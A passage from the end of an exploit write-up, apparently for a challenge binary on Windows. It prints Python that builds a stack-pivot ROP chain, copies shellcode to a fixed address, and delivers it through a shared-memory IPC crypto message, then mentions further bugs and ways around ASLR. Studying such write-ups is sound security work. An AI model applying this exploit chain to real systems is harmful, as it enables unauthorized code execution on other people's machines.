“mov [edx], eax” would allow me to write the shellcode to the location at 0x401000, and the jmp would fling me there.

The final code piece can be seen in ropPayload in createData.py

```
250 def ropPayload():
251     """
252     0046222c : add esp, 0x2204; ret
253     450093: pop eax; ret
254     473329: pop edx; ret
255     4b8ce6: mov [edx], eax; ret
256     48bc4a: jmp eax
257     """
258     shellcode = "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
259     print len(shellcode)
260     length = 0xa090
261     payload_length = 4114*4
262     payload = "A"*payload_length
263     #pivot = struct.pack("<L", 0x44444444)
264     pivot = struct.pack("<L", 0x0046222c)
265     ropchain = []
266     target_addr = 0x401000
267     for i in xrange(0, len(shellcode), 4):
268         ropchain += struct.pack("<L", 0x450092)
269         ropchain += shellcode[i:i+4]
270         ropchain += struct.pack("<L", 0x473329)
271         ropchain += struct.pack("<L", target_addr+i)
272         ropchain += struct.pack("<L", 0x4b8ce6)
273         pass
274     ropchain += struct.pack("<L", 0x450092) #pop eax, ret
275     ropchain += struct.pack("<L", 0x401000) #addr
276     ropchain += struct.pack("<L", 0x48bc4a) #jmp eax
277     ropchain = "".join(ropchain)
278     print len(ropchain)
279     payload = "A"*(14588-4) + ropchain + "B"*(1756+4-len(ropchain)) + pivot + "C"*108
280     len_payload = len(payload)
281     print len_payload
282     data = ""
283     data += struct.pack("<L", 0x3) # IPC_CRYPTO
284     data += struct.pack("<L", 0xf00a) #function, CRYPTO_SET_KEY
285     data += struct.pack("<L", 0x0) #Sequence
286     data += struct.pack("<L", 0x2) #argc
287     data += "\x00"*512
288     data += struct.pack("<L", 0x8) #IPC_RAW, argv[0]
289     data += struct.pack("<L", len_payload) #Size
290     data += struct.pack("<L", len_payload)
291     data += "\x00"*(512-8)
292     data += struct.pack("<L", 0x4) #IPC_UINT
293     data += struct.pack("<L", 0x4)
294     data += payload
295     #data += "BBBB"*7288
296     print len(data)
297     shmem = mmap.mmap(0, len(data), "obj", mmap.ACCESS_WRITE)
298     shmem.write(data)
299     shmem.close()
300
```

So now we test with windbg open and run “createData.py rop” and see if victory is achieved.



Huzzah.

#### Final Notes:

There are a number of vulnerabilities in this binary. The approach is really left up to the context your given. One that I thought about using was the ValidateBlob vulnerability combined with the heap leak I found in the Ping functionality. I saved both of these in the createData.py file if you wish to try them yourself.

No dynamic base also made it quite easier to get a ROP chain together. I did however have a read primitive from the heap on a structure from a vulnerability in the IPC\_FileIO class when reading files. This would allow me to get a ROP chain back up again even with dynamic base turned on.

On a 64-bit version of the binary though the SEH wouldn't be overwritten due to the fact the SEH records aren't stored in the stack in 64-bit binaries, and thus that would kill my exploit.